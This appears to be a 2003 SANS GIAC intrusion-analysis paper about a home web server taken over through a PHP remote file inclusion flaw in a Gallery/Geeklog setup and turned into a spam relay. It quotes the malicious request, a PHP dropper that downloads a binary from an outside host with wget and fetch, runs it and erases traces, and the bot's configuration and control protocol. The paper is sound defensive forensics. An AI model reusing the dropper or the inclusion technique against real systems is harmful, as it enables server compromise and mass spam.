GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Intrusion Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

GIAC Certified Intrusion Analyst

David Barroso Berrueta

GCIA Practical Assignment v3.3 (revised August 19, 2002)

September, 26th 2003

© SANS Institute 2003, Author retains full rights.

1. Rise of the spammers

Spammers are becoming more intelligent and more difficult to detect, which is a strange issue, just because in my opinion, an intelligent person is smart enough for not bothering millions of people. So, why these people keep on helping unethical companies and individuals that send out unsolicited e-mails? The reason should be simple and common these days: money.

But I'm not going to talk about the motives of this spam community to send millions of dumb e-mails telling how to get a good mortgage rate, increase my body length or make business with an African prince. This is the story of how one of my home servers was compromised and used as a massive spamming sender within an environment that I've never seen (but was likely to happen).

1.1. The compromise

One day I noticed that one of my remote servers was sending 24 hours a day a continuous 11Kbytes stream, using the 100% of the upload bandwidth (128Kbits). This specific server is running Apache and also it acts as a mail server, but, no other network application that could send during the entire day so many traffic, was installed. So, I immediately logged into my remote machine to know what was happening, thinking that my remote box was participating in any DDoS attack, but I was totally wrong. A process list (**ps -ef**) would open my eyes:

```
www-data 29990     1  0 Aug21 ?        00:00:04 /tmp/abchy6/httpd
-c /tmp/abchy6/httpd.conf
```

There were exactly 106 processes like the above one running in my machine. Only with looking at the process path all my alarms rang. And even more when I realized that the '/tmp/abchy6/' directory does not exist in the machine. The process user would be the key to know how this process was started, because only the Apache daemon runs as this user. Apache's access log confirmed that this was the the attacker's door:

```
www.mysite.com-access.log.1:216.93.171.130 - - [21/Aug/2003:18:45:02 +0200]
"GET http://www.mysite.com/gallery/classes/geeklog/User.php?GEEKLOG_DIR=
http://www.4goofs.com/sftb/ HTTP/1.0" 200 764 "-" "-"
www.mysite.com-access.log.1:216.93.171.130 - - [21/Aug/2003:18:50:13 +0200]
"GET http://www.mysite.com/gallery/classes/geeklog/User.php?GEEKLOG_DIR=
http://www.4goofs.com/sftb/ HTTP/1.0" 200 764 "-" "-"
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

This ip address belongs to ServePath, from San Francisco, US. The ARIN information is the following:

```
OrgName:    ServePath, LLC
OrgID:      SERVEP
Address:    650 Townsend Street
Address:    Suite 252
City:       San Francisco
StateProv:  CA
PostalCode: 94103
Country:    US

NetRange:   216.93.160.0 - 216.93.191.255
CIDR:       216.93.160.0/19
NetName:    SERVEPATH
NetHandle:  NET-216-93-160-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Allocation
NameServer: NS.SERVEPATH.COM
NameServer: NS1.SERVEPATH.COM
Comment:
RegDate:    2002-11-15
Updated:    2003-04-10

NOCHandle: SN458-ARIN
NOCName:   NOC, ServePath, ServePath
NOCPhone:  +1-415-252-3600
NOCEmail:  noc@servepath.com

OrgTechHandle: SN458-ARIN
OrgTechName:   NOC, ServePath, ServePath
OrgTechPhone:  +1-415-252-3600
OrgTechEmail:  noc@servepath.com

# ARIN WHOIS database, last updated 2003-09-05 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Let's check with p0f (http://lcamtuf.coredump.cx/p0f/) last version which Operating System is running in that ip address. `p0f` is a passive OS fingerprinting tool, which tries to guess an Operating System depending on several fixed features, like TTL, TCP Window size, ...

```
p0f - passive os fingerprinting utility, version 2.0-beta
(C) M. Zalewski <lcamtuf@coredump.cx>, W. Stearns <wstearns@pobox.com>
p0f: listening on '/home/tomac/ih/snap216.93.171.30.pcap', 110 fingerprints, rule: 'any'.
216.93.171.130:1358 - FreeBSD 4.6-4.8 (up: 908 hrs)
  -> x.x.x.x:80 (distance 22, link: ethernet/modem)
216.93.171.130:1549 - FreeBSD 4.6-4.8 (up: 908 hrs)
  -> x.x.x.x:80 (distance 22, link: ethernet/modem)
216.93.171.130:2227 - FreeBSD 4.6-4.8 (up: 909 hrs)
  -> x.x.x.x:80 (distance 22, link: ethernet/modem)
```

So, the source host where the attack is launched seems to be a FreeBSD 4.6-4.8 server which uptime is 908 hours

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Hmm.. gallery (http://gallery.menalto.com) is a php software for having multiple photo albums with some nice features, and geeklog (http://www.geeklog.net) is another php software for maintaining a public weblog for a community. I had installed and configured both, and integrated gallery into geeklog by following the procedure described in one geeklog site, so it was not a 'default' installation. Time for checking the suspicious 'GEEKLOG_DIR' variable in the `User.php` file:

```
require_once($GEEKLOG_DIR . '/lib-common.php');
```

So there it is. The php script doesn't properly set the variable and it can be set from the HTTP GET. In addition, the 'require_once' sentence includes and evaluates the specified file during the execution of the script. Being as curious as I am, I tried to download the file 'http://www.4goofs.com/sftb/lib-common.php', but the file didn't exist in the webserver, I got a '301 Moved Permanently' and then a '302 Found', but it was a `not_found.html` default error page, which appeared to be very strange.

But I still didn't know anything about the mysterious outbound stream of bytes. Running `tcpdump` in the remote host, I realized that I was sending hundreds of e-mails per minute. And all of them were spam. I had hundreds of different TCP connections to lots of different mail servers port 25 (smtp), sending e-mail messages with <`offers@bestespecials.biz`> as the real sender, and <`offers@kellysoffers.com`> as the spoofed sender. I immediately checked my mail server's log, looking for any clue, and even checked that my mail server was not an open relay, just to be sure. But I found nothing, my logs were normal; so, those strange processes could be related to the spam mass-sending.

What were these processes exactly doing? One answer could be found in `/proc` directory. There is an entry in this directory for each running process, describing interesting issues about procceses, like which file descriptors they have opened, the environment variables, the directory where they were started, how they were run, a symbolic link to the process image running in memory, ... And this is what I found:

```
cwd -> /var/www/geeklog/public_html/gallery/classes/geeklog
exe -> /tmp/upxCEIBRRYA2VC (deleted)
cmdline: /tmp/abchy6/httpd -c /tmp/abchy6/httpd.conf
```

The reason for the strange name `upxCEIBRRYA2VC` is because the binary has been compressed using UPX (http://upx.sourceforge.net), which is an excellent tool for compressing executable binaries. When executing, it automatically uncompresses itself into a temporary file in order to execute properly. I even checked with the excellent tool `lsof` every device, file descriptor or socket opened by the process:

```
COMMAND  PID     USER   FD   TYPE   DEVICE    SIZE     NODE NAME
4       5304 www-data  cwd    DIR      3,1    4096   223753 /var/www/geeklog/
public_html/gallery/classes/geeklog
4       5304 www-data  rtd    DIR      3,1    4096        2 /
4       5304 www-data  txt    REG      3,1 1846603   128114 /tmp/upxCEIBRRYA2VC
(deleted)
4       5304 www-data  mem    REG      3,1   90210   191311 /lib/ld-2.2.5.so
4       5304 www-data  mem    REG      3,1  102172   193769 /lib/libpthread-0.9.so
4       5304 www-data  mem    REG      3,1 1153784   193753 /lib/libc-2.2.5.so
4       5304 www-data    0w   CHR      1,3           191284 /dev/null
4       5304 www-data    1w   CHR      1,3           191284 /dev/null
4       5304 www-data    2w   CHR      1,3           191284 /dev/null
4       5304 www-data    3u  sock      0,0          8394579 can't identify protocol
4       5304 www-data    4r  FIFO      0,5          8394882 pipe
4       5304 www-data    5u   REG      3,1       0   127548 /tmp/session_mm_apache0.sem
(deleted)
4       5304 www-data    6u   REG      3,1       0   128220 /tmp/session_mm_apache0.sem
(deleted)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
4       5304 www-data    7w   CHR      1,3           191284 /dev/null
4       5304 www-data    8w  FIFO      0,5          8394882 pipe
4       5304 www-data    9w   CHR      1,3           191284 /dev/null
4       5304 www-data   10r  FIFO      0,5          8394883 pipe
4       5304 www-data   11w  FIFO      0,5          8394883 pipe
4       5304 www-data   12u  IPv4 13016572              TCP mysite.com:52153
->mx2.bm.vip.sc5.yahoo.com:smtp (ESTABLISHED)
4       5304 www-data   13u  IPv4 13016573              TCP mysite.com:55530
->mail.mysam.it:smtp (ESTABLISHED)
4       5304 www-data   14u  IPv4 13016574              TCP mysite.com:51286
->wf4.dnsvr.com:smtp (ESTABLISHED)
4       5304 www-data   15w   REG      3,1    6948   256374 /var/log/apache/
error.log.1
4       5304 www-data   20u  IPv4     1008              TCP *:www (LISTEN)

        (...) (96 other smtp connections)
```

Ouch, not only it sends lots of spam, it even integrates itself somehow to the Apache daemon, and uses threads for sending mail in parallel. Then I tried to attach another tool called `ptrace` to the process, which would allow me to know something more about the process (system calls, file descriptors, ...) in real time, but the process died when I attached `ptrace` to it.

Well, I still had lots of things to investigate on. I tried to recover the deleted file `/tmp/abchy6/httpd.conf`, looking for more details about the process, but it couldn't be recovered using TASK (http://www.sleuthkit.org), which is a forensics tool. Searching with TASK in the hard disk for some specific strings, I found a non-allocated block with the following content:

```
cat: /tmp/sess_d68fb641e4e2ddb73c461a25e2039d2e: No such file or directory
kill: usage: kill [-s sigspec | -n signum | -sigspec] [pid | job]... or kill -l [sigspec]
sh: fetch: command not found
--18:45:58--  http://4goofs.com/ad13/archive.tgz
           => '/tmp/abchy6/archive.tgz'
Resolving 4goofs.com... done.
Connecting to 4goofs.com[216.93.174.4]:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.4goofs.com/ad13/archive.tgz [following]
--18:45:58--  http://www.4goofs.com/ad13/archive.tgz
           => '/tmp/abchy6/archive.tgz'
Resolving www.4goofs.com... done.
Connecting to www.4goofs.com[216.93.174.4]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.4goofs.com/error_docs/not_found.html [following]
--18:45:59--  http://www.4goofs.com/error_docs/not_found.html
           => '/tmp/abchy6/not_found.html'
Connecting to www.4goofs.com[216.93.174.4]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 199 [text/html]

    0K                                                       100%  194.34 KB/s

18:45:59 (194.34 KB/s) - '/tmp/abchy6/not_found.html' saved [199/199]

tar (child): /tmp/abchy6/archive.tgz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error exit delayed from previous errors
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error exit delayed from previous errors

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error exit delayed from previous errors
chmod: getting attributes of '/tmp/abchy6/httpd': No such file or directory
ldd: /tmp/abchy6/httpd: No such file or directory
sh: /tmp/abchy6/httpd: No such file or directory
cat: /tmp/sess_d68fb641e4e2ddb73c461a25e2039d2e: No such file or directory
kill: usage: kill [-s sigspec | -n signum | -sigspec] [pid | job]... or kill -l [sigspec]
sh: fetch: command not found
--18:50:31--  http://4goofs.com/ad13/archive.tgz
          => '/tmp/abchy6/archive.tgz'
Resolving 4goofs.com... done.
Connecting to 4goofs.com[216.93.174.4]:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.4goofs.com/ad13/archive.tgz [following]
--18:50:32--  http://www.4goofs.com/ad13/archive.tgz
          => '/tmp/abchy6/archive.tgz'
Resolving www.4goofs.com... done.
Connecting to www.4goofs.com[216.93.174.4]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 62,958 [application/x-tar]

    0K ......... ......... ......... ......... ......... 81%   26.61 KB/s
   50K .......... .                                      100%   27.27 KB/s

18:50:35 (26.73 KB/s) - '/tmp/abchy6/archive.tgz' saved [62958/62958]


gzip: stdin: unexpected end of file
tar: Child returned status 1
tar: Error exit delayed from previous errors
```

The attacker seems to run twice the same script (supposedly to be include in the `lib-common.php` file). The script tries to read a file, kill some process, download some tools, uncompress them, check that they can be executed, and execute them. The first time that the attacker runs the script, it seems that the tools are not available in the server; five minutes later, she tries again, and then she can download them and can run the script successfully (this is the reason for having two access in Apache logs). It is highly probable that the attacker only 'activates' the right HTTP uri (using the redirection 301) when she needs to, avoiding other people (like me) to download them. This could be also the explanation for not being able to download the `lib-common.php` described above.

The ip address where the file `lib-common.php` is stored is 216.93.174.4, which belongs to the same company as above, called ServePath, in San Francisco. ARIN information is the same, just because both ip addresses are in the same range that this company owns: 216.93.160.0 - 216.93.191.255. I'm starting to believe that this company has something to do with all this.

Still being too curious about what the `lib-common.php` file contains, I didn't fix the gallery bug and started some `tcpdump` to save the attacker's connections, waiting for her to come back. As I was also running Snort in

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

the same box, I added a new signature to the Snort ruleset for warning me when the attacker tried to exploit the vulnerability:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"GEEKLOG_DIR set attempt"; flow:to_server,established;
uricontent:"GEEKLOG_DIR"; classtype:misc-attack; sid:1000020;)
```

This snort alert is looking for the string 'GEEKLOG_DIR' in a established connection (TCP handshake already made) from any source, to one of my servers' HTTP port (80/tcp). Next step was to be automatically warned when this alert were triggered. I usually receive a daily Snort alerts e-mail using `snort-stat`, but in this case, I wanted to know when the alert was triggered immediately. For this purpose, I installed `swatch`, which allow me to monitor the Snort alerts file, and execute a command when a certain pattern is matched in this file (e.g: GEEKLOG_DIR set attempt) . I set up `swatch` to send me an email.

The wait was not too long. Next day, I received an e-mail from my remote host, saying that the alert had been triggered. Checking the `tcpdump` file that had been saving everything, I could at last see what the strange `lib-common.php` contains:

```
GET /sftb//lib-common.php HTTP/1.0
Host: www.4goofs.com
User-Agent: PHP/4.1.2

HTTP/1.0 200 OK
Date: Fri, 22 Aug 2003 05:58:57 GMT
Server: Apache/1.3.27 (Unix) mod_jk/1.2.3-dev FrontPage/5.0.2.2623
PHP/4.3.1 mod_perl/1.27 mod_ssl/2.8.14 OpenSSL/0.9.7a
X-Powered-By: PHP/4.3.1
Content-Type: text/html
Age: 0

<?echo "<pre>";

echo $HTTP_HOST.$REQUEST_URI;

passthru("kill -9 'cat /tmp/sess_d68fb641e4e2ddb73c461a25e2039d2e'");
passthru("rm -rf /tmp/abchy6");
passthru("mkdir /tmp/abchy6");
passthru("fetch -o- http://4goofs.com/ad13/archive.tgz > /tmp/abchy6/archive1.tgz");
passthru("lynx -dump -source http://4goofs.com/ad13/archive.tgz > /tmp/abchy6/archive2.tgz");
passthru("wget http://4goofs.com/ad13/archive.tgz -P /tmp/abchy6");
passthru("ls -la /tmp/abchy6");
passthru("tar -zxvf /tmp/abchy6/archive.tgz -C /tmp/abchy6");
passthru("tar -zxvf /tmp/abchy6/archive1.tgz -C /tmp/abchy6");
passthru("tar -zxvf /tmp/abchy6/archive2.tgz -C /tmp/abchy6");
passthru("rm -rf /tmp/abchy6/archive*");
passthru("chmod 700 /tmp/abchy6/httpd");
passthru("uname -a");
passthru("ldd /tmp/abchy6/httpd");
passthru("/tmp/abchy6/httpd -c /tmp/abchy6/httpd.conf");

passthru("rm -rf /tmp/abchy6");
passthru("rm -rf /tmp/af56j");
?>
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

So, the script simply kills itself if it is already running (it stores its pid in the file `/tmp/sess_d68fb641e4e2ddb73c461a25e2039d2e`, as it will be shown later), and tries to download with three different tools the file `archive.tgz`, uncompresses them, determines which dynamic libraries they depend, and then it executes the file extracted from the archive, deleting the directory and by this way, all traces. I have no idea why it also deletes the `/tmp/af56j` directory, perhaps it's something remaining from an old script.

Using ethereal (http://www.ethereal.com) for following the complete TCP stream and getting the `archive.tgz` file, I notice that it only contains two files, the daemon and its configuration file:

```
tomac@prodigy:~/ih/tmp$ tar tvzf archive.tgz
-rw-r--r-- root/wheel      211 2003-07-31 14:54:27 httpd.conf
-rwxr-xr-x sftb/sftb     64289 2003-07-31 10:33:25 httpd
```

One of the file owners and group is *sftb*, which is the same as the directory where the `lib-common.php` is held. So, this is the name of the user that performs the attack (perhaps her initials), and it seems that this tools is relatively new (31/07/2003). Following is the `httpd.conf` (the configuration file) contains:

```
logfile         /dev/null
loglevel        wedm
speedlog        /dev/null
halfdaemon
destroy
mask
sendmail
host            195.27.223.45
port            25
number          100
htimeout        15
pidlog          /tmp/sess_d68fb641e4e2ddb73c461a25e2039d2e
out             /dev/null
```

The explanation is the following: it will send all the log information to `/dev/null`, the binary will be removed when it is executed (destroy), it will mask its name (mask), it will send mail (sendmail), it will spawn 100 threads (number), timeout for connecting to mail servers will be 15 (htimeout), process' pid will be stored in `/tmp/sess_d68fb641e4e2ddb73c461a25e2039d2e` , and it will connect to host 195.27.223.45 port 25, although I'm not sure of this host purpose.

> **Note:** The reason for not masking its name is that in my host I was using the grsec extensions (http://grsec.linux-kernel.at/), not allowing the process to change its `/proc/pid/cmdline`. In other case, a **ps** will show lots of simple and fake `httpd` processes, trying to appear to be normal Apache daemons. I realized this when I analyzed the binary.

This ip address belongs a company called Media Arts, in Germany. So, what have these two companies in common? The first one in United States, and the second one in Germany. It seems that the attacker owns several hosts. Following is the RIPE information about this ip address:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      195.27.223.0 - 195.27.223.255
netname:      CW-DE-MEDIAARTS-NET
descr:        Media Arts
descr:        Im Weilerlen 14
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
descr:        74321 Beitigheim-Bissingen
country:      DE
admin-c:      AE317-RIPE
tech-c:       AE317-RIPE
status:       ASSIGNED PA
mnt-by:       CW-EUROPE-GSOC
changed:      grit@ecrc.de 20000920
changed:      smorhoff@ecrc.de 20020402
source:       RIPE

route:        195.27.0.0/16
descr:        DE-ECRC-195-27-0-0
origin:       AS1273
mnt-by:       CW-EUROPE-GSOC
changed:      wbe@ecrc.de 19990415
changed:      sticht@ecrc.de 19991205
changed:      theimes@de.cw.net 20010803
source:       RIPE

person:       Achim Enz
address:      Im Weilerlen 14
address:      D-74321 Bietigheim-Bissingen
address:      Germany
phone:        +49 7142 989090
fax-no:       +49 7142 52723
e-mail:       A_Enz@media-arts-online.de
nic-hdl:      AE317-RIPE
remarks:      administrator contact
mnt-by:       BO-DOMREG
changed:      kschnier@bonline.net 19971001
source:       RIPE
```

1.2. Spam internals

This daemon seems to connect to a specific host (in this case 195.27.223.45) to establish a special connection; another `tcpdump` would allow me to know what was going on with this strange host:

```
220 localhost ESMTP
lasterror server::connect: Connection to HOST 217.29.90.249:25 OK
iam daemon[1061628935]
250 Hello
body
ID: 1
Received: from sprint.ausics.net (sprint.ausics.net [203.220.55.147])
    by localhost (8.11.9/8.11.9) with ESMTP id _ID_
    for <_TO_>; _DATE_
Message-ID: <_ID2_@salesjet.biz>
From: "Marc Bishop" <offer23@salesjet.biz>
To: _TO_
Subject: Animate your logo with Flash
Date: _DATE_
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Hello,

Do you like your business' logo? Then have you ever thought of animating it for your web site, li

You don't have a logo yet? Not a problem! We have selected some of the most professional design s

We look forward to hearing from you soon.
Best wishes!
Marc Bishop

http://www.salesjet.biz/?rdr=4011




_____________________________________________________
This message is delivered by salesjet.biz
To remove your address from further mailings go to
http://www.salesjet.biz/out.php?email=_TO_
_____________________________________________________
250 Body OK
maillist
*20622715 sales@patadamsco.com 64.202.166.11 64.202.166.12
*20623068 sales@patagonianfjords.com 216.136.130.235
*20623780 sales@pataphysique.com 80.67.173.4 62.80.122.198
*20623170 sales@patagonias.com 66.216.92.14
*20622958 sales@patagoniaflowers.com 209.92.33.155
*20623277 sales@patagonline.com 66.33.213.133 66.33.213.200
*20622986 sales@patagoniaholidays.com 206.244.69.3 206.244.69.195
*20623258 sales@patagonicadventure.com 64.202.166.11 64.202.166.12
*20622919 sales@patagoniaeasy.com 64.225.154.175
*20622954 sales@patagoniaflyfishing.com 208.186.137.130
*20622888 sales@patagoniacatalog.com 209.126.198.20
*20622910 sales@patagoniadesign.com 65.194.194.207
*20622922 sales@patagoniaexquisiteces.com 209.67.50.203
*20623477 sales@patanadek.com 202.59.252.106
*20623212 sales@patagoniatrips.com 64.225.154.175
*20622932 sales@patagoniaexpeditions.com 66.40.227.228
*20622840 sales@patagoniaaventura.com 200.61.185.197
*20623191 sales@patagoniatechnology.com 64.83.108.222
*20622944 sales@patagoniafilms.com 206.245.164.55
*20622949 sales@patagoniafantasy.com 207.150.192.13
*20622971 sales@patagoniagolf.com 200.80.42.110
*20622994 sales@patagoniainteractiva.com 69.0.236.74
*20622975 sales@patagoniagifts.com 66.113.136.243
*20622828 sales@patagonia-tourism.com 64.85.73.31
*20622921 sales@patagoniaextra.com 209.67.50.203
*20622911 sales@patagoniadeloslagos.com 209.67.50.203
*20623304 sales@pataid.com 4.23.76.76
(...) (5630 more similar lines)
250 Emails OK
quit
221 OK, Goodbye
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

When I saw this, I got astonished. That host is running a special crafted mail daemon that also accepts some other 'new' commands which purpose is spam related. The client firstly identifies itself (iam daemon[1061621865]), where the big number perhaps is my host identification. At first glance, I thought it was my ip address in integer format, but it decodes to 63.71.16.105 and that is not my ip address, so it could be an identification number. Since in my `tcpdump` file I've saved some sessions, I could realize that it is a number represents the number of seconds since 00:00:00 1970 01 01 UTC, that is how Linux represents the date. The daemon looks for new e-mail addresses each 140 seconds, as you can see in the following `ngrep` output (`ngrep` is similar to grep but for looking for patterns in the network or pcap files, instead of in text files):

```
########
T 2003/08/22 20:22:34.832048 x.x.x.x:58250 -> 217.29.90.249:25 [AP]
  asterror server::connect: Connection to HOST 217.29.90.249:25 OK ..iam daem
  on[1061576554]..
##############################################
T 2003/08/22 20:24:54.292121 x.x.x.x:45883 -> 217.29.90.249:25 [AP]
  asterror server::connect: Connection to HOST 217.29.90.249:25 OK ..iam daem
  on[1061576693]..
##############################################
T 2003/08/22 20:27:14.380807 x.x.x.x:60875 -> 217.29.90.249:25 [AP]
  asterror server::connect: Connection to HOST 217.29.90.249:25 OK ..iam daem
  on[1061576833]..
##############################################
T 2003/08/22 20:29:24.350974 x.x.x.x:56217 -> 217.29.90.249:25 [AP]
  asterror server::connect: Connection to HOST 217.29.90.249:25 OK ..iam daem
  on[1061576963]..
########exit
```

Next, with the *body* command, the client gets the ID for the message, the crafted headers, and the message body. Notice that in the crafted headers, there are some variables, represented by _string_, that will be filled out when sending the spam. They are: ID, ID2 (the message ID), TO (recipient) and DATE (date). Then, with the *maillist* command, the client gets lots (this time 5457) of e-mail addresses (which will be the _TO_ variable), sorted alphabetically, and identified by a number, and the MX servers for those e-mail addresses domain name, by which will receive an e-mail. Take into account that the master host running the crafted mail server is another ip address than the specified in the configuration file. This ip address reverse lookup, surprisingly, is gw.sftb.net. Again the sftb string... interesting. Let's check the RIPE database for this ip address:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      217.29.90.192 - 217.29.90.255
netname:      citynet-complex-pro
descr:        Complex-Pro is a computer trading.
descr:        Tomsk, West Siberia, Russia
country:      RU
admin-c:      AP1623-RIPE
admin-c:      DAF-RIPE
tech-c:       AP1623-RIPE
tech-c:       DAF-RIPE
status:       ASSIGNED PA
notify:       radio@cp.ru
mnt-by:       STACKLTD-MNT
changed:      noc@tomsk.net 20030701
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
source:       RIPE

route:        217.29.80.0/20
descr:        RU-STACKLTD-20030519
origin:       AS29047
mnt-by:       STACKLTD-MNT
changed:      noc@tomsk.net 20030528
source:       RIPE

person:       Alexey Pecheritsyn
address:      Siberian Physical Technical Institute
address:      Novosobornaya. 1, 634050
address:      Tomsk, Russia
phone:        +7 3822 533034
fax-no:       +7 3822 533034
nic-hdl:      AP1623-RIPE
e-mail:       pecher@spti.tsu.ru
changed:      pecher@spti.tsu.ru 20020527
source:       RIPE

person:       Denis A. Fedorov
address:      Gagarina str., 56, Room 901
              Tomsk, Russia 634050
phone:        +7 3822 528260
fax-no:       +7 3822 528260
e-mail:       daf@cp.ru
e-mail:       dubanoze@ms.tusur.ru
nic-hdl:      DAF-RIPE
changed:      daf@cp.ru 20030127
source:       RIPE
```

Ouch, now we are in Russia, in the Siberian Physical Technical Institute. This incident is becoming more complex; but there is something more; resolving *gw.sftb.net*, I get the ip address 81.1.233.1, which is rather strange, since usually the reverse lookup of an ip address resolves to a domain name that in turn, the direct lookup resolves to the same ip address. Following is the ARIN information for this new ip address:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      81.1.232.0 - 81.1.233.255
netname:      ComplexPro
descr:        Complex-Pro is a computer trading.
descr:        Gagarina, 56, 634050
descr:        Tomsk, Russia
country:      RU
admin-c:      AP1623-RIPE
admin-c:      DAF-RIPE
tech-c:       AP1623-RIPE
tech-c:       DAF-RIPE
status:       assigned PA
notify:       daf@cp.ru
notify:       radio@cp.ru
mnt-by:       ZSTTK-MNT
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
changed:      ip-dbm@ripn.net 20030411
source:       RIPE

route:        81.1.192.0/18
descr:        RU-ZSTTK-20020228
origin:       AS21127
mnt-by:       ZSTTK-MNT
changed:      k.zharkov@zsttk.ru 20020228
source:       RIPE

person:       Alexey Pecheritsyn
address:      Siberian Physical Technical Institute
address:      Novosobornaya. 1, 634050
address:      Tomsk, Russia
phone:        +7 3822 533034
fax-no:       +7 3822 533034
nic-hdl:      AP1623-RIPE
e-mail:       pecher@spti.tsu.ru
changed:      pecher@spti.tsu.ru 20020527
source:       RIPE

person:       Denis A. Fedorov
address:      Gagarina str., 56, Room 901
              Tomsk, Russia 634050
phone:        +7 3822 528260
fax-no:       +7 3822 528260
e-mail:       daf@cp.ru
e-mail:       dubanoze@ms.tusur.ru
nic-hdl:      DAF-RIPE
changed:      daf@cp.ru 20030127
source:       RIPE
```

By now, I have three different companies in three different countries : US, Germany and Russia. And somehow, sftb is strongly related to the last one, since there are DNS records that resolve to the Siberian ip addresses, so perhaps the attacker is from Russia and she compromised some San Francisco and German boxes to set up her 'work environment'. But looking at further details, I realized that it is not so easy. Let's check the whois records for the domain name sftb.net:

```
Registrant:
 SFTB Technologies
 Rua do Norte, 82
 Lissabon, na P1200
 PT
 351 21 883716


Domain Name: SFTB.NET

Administrative Contact:
 da Costa, Bruna noc@sftb.net
 Rua do Norte, 82
 Lissabon, na P1200
 PT
 351 21 883716
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Technical Contact:
 da Costa, Bruna noc@sftb.net
 Rua do Norte, 82
 Lissabon, na P1200
 PT
 351 21 883716


Record last updated 03-06-2003 04:39:32 AM
Record expires on 02-06-2004
Record created on 02-06-2003

Domain servers in listed order:
NS1.SFTB.NET 216.67.235.137
NS2.SFTB.NET 69.22.169.69
```

The domain name belongs to a Portuguese company, called SFTB Technologies, from Lisbon. Searching in Google for this company I get 0 results. It is very strange that a company related to technology doesn't appear in Google. I think it could be a fake company for hiding its spam objectives, although it is only a hypothesis.

Let's keep on analyzing the communication with the master server, because the daemon has another nifty feature: it sends reports to the master server.

```
220 localhost ESMTP
lasterror server::connect: Connection to HOST 217.29.90.249:25 OK
iam daemon[1061629845]
250 Hello
report
354 Give me your report
25707340 2 1
25707219 11 1
25707123 6 1
25707320 2 1
25707264 0 1
25707268 0 1
25707296 11 1
25707314 8 1
25707167 0 1
25706341 0 1
25706229 9 1
25707213 10 1
25707201 6 1
25707069 6 1
25707295 11 1
25707231 0 1
(..) (983 similar lines)
.
250 Report OK
quit
221 OK, Goodbye
```

After the identification, the client sends the *report* command, and sends a list of exactly 1000 items, each item composed by the e-mail identification number (as shown above), and two other arguments, the first one is an error code that determines if the e-mail has been sent (for instance, 6 means 'Timeout connecting to host', 11

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

that the e-mail has been sent, 9 means 'Timeout reading from socket', ...) and it will be clearly shown in the next paragraphs, and the third one that I haven't identified yet, but it could be a flag to know if the e-mail address has been treated. It seems that it is the report for telling which e-mail address is valid. Just to be sure, I executed the daemon with its configuration file slightly modified, changing the `/dev/null` to real files to watch its logs. As seen in the daemon's configuration file, there are three different logs: logfile, speedlog and out. The last one (out) is always empty, but the other two contain interesting things: As seen in the daemon's configuration file, there are three different logs: logfile, speedlog and out. The last one (out) is always empty, but the other two contain interesting things; following is the `speedlog` file:

```
Threads report on 17:22:08:
Max.Time:       100 sec
Reading block: NO
Sending block: NO
Struct[0] done
Struct[1] done
Report[0] not done
Report[1] not done
Doing: Starting Testers 1
Reporter Doing: Waiting for new report
UpTime:         00:03:22
Reports(w/s):   1224(1224)/1224
Speed:          6.06 rps
Blocks done:    0
Done in block:  23.48%
Good(reports):  15.44%
Testers status: 100 of 100 working
Testers status: 0 of 100 dead
Testers status: 0 of 100 free
Testers status: 0 of 100 healted
Testers status: 0 of 100 is bad
Testers status: 0 of 100 unknown
Testers status: 68 starts 68 ends 68 reports sent
Intelectual sleep: 16 usec
```

This file represents the complete and detailed statistics for all the threads. Take care that in this context, report means e-mail sent, not the report seen before. Let's check the `logfile` to see its contents (actually only a brief snapshot):

```
25.08.03 17:18:46 M Half-Daemon with pid 27182 insted of 280
25.08.03 17:18:46 D Mask!
25.08.03 17:18:46 D Trying to find new mask
25.08.03 17:18:46 D Mask: found ./httpd -c httpd.conf
25.08.03 17:18:47 D We found 0 ./httpd -c httpd.conf
25.08.03 17:18:47 M name: ./httpd -c httpd.conf
25.08.03 17:18:47 M Setting priority 20
25.08.03 17:18:47 D Mask DONE!
25.08.03 17:18:47 D Connecting to HOST 217.29.90.249:25
25.08.03 17:18:47 D Mask!
25.08.03 17:18:47 D Mask DONE!
25.08.03 17:18:47 M Sender starts
25.08.03 17:18:47 M Initializing testers
25.08.03 17:18:47 D Mask!
25.08.03 17:18:47 D Mask DONE!
25.08.03 17:18:47 M Reader starts
25.08.03 17:18:47 D t_socket::t_socket: socket sreated in 0 sec
25.08.03 17:18:59 M server::connect: Connection to HOST 217.29.90.249:25 OK
```


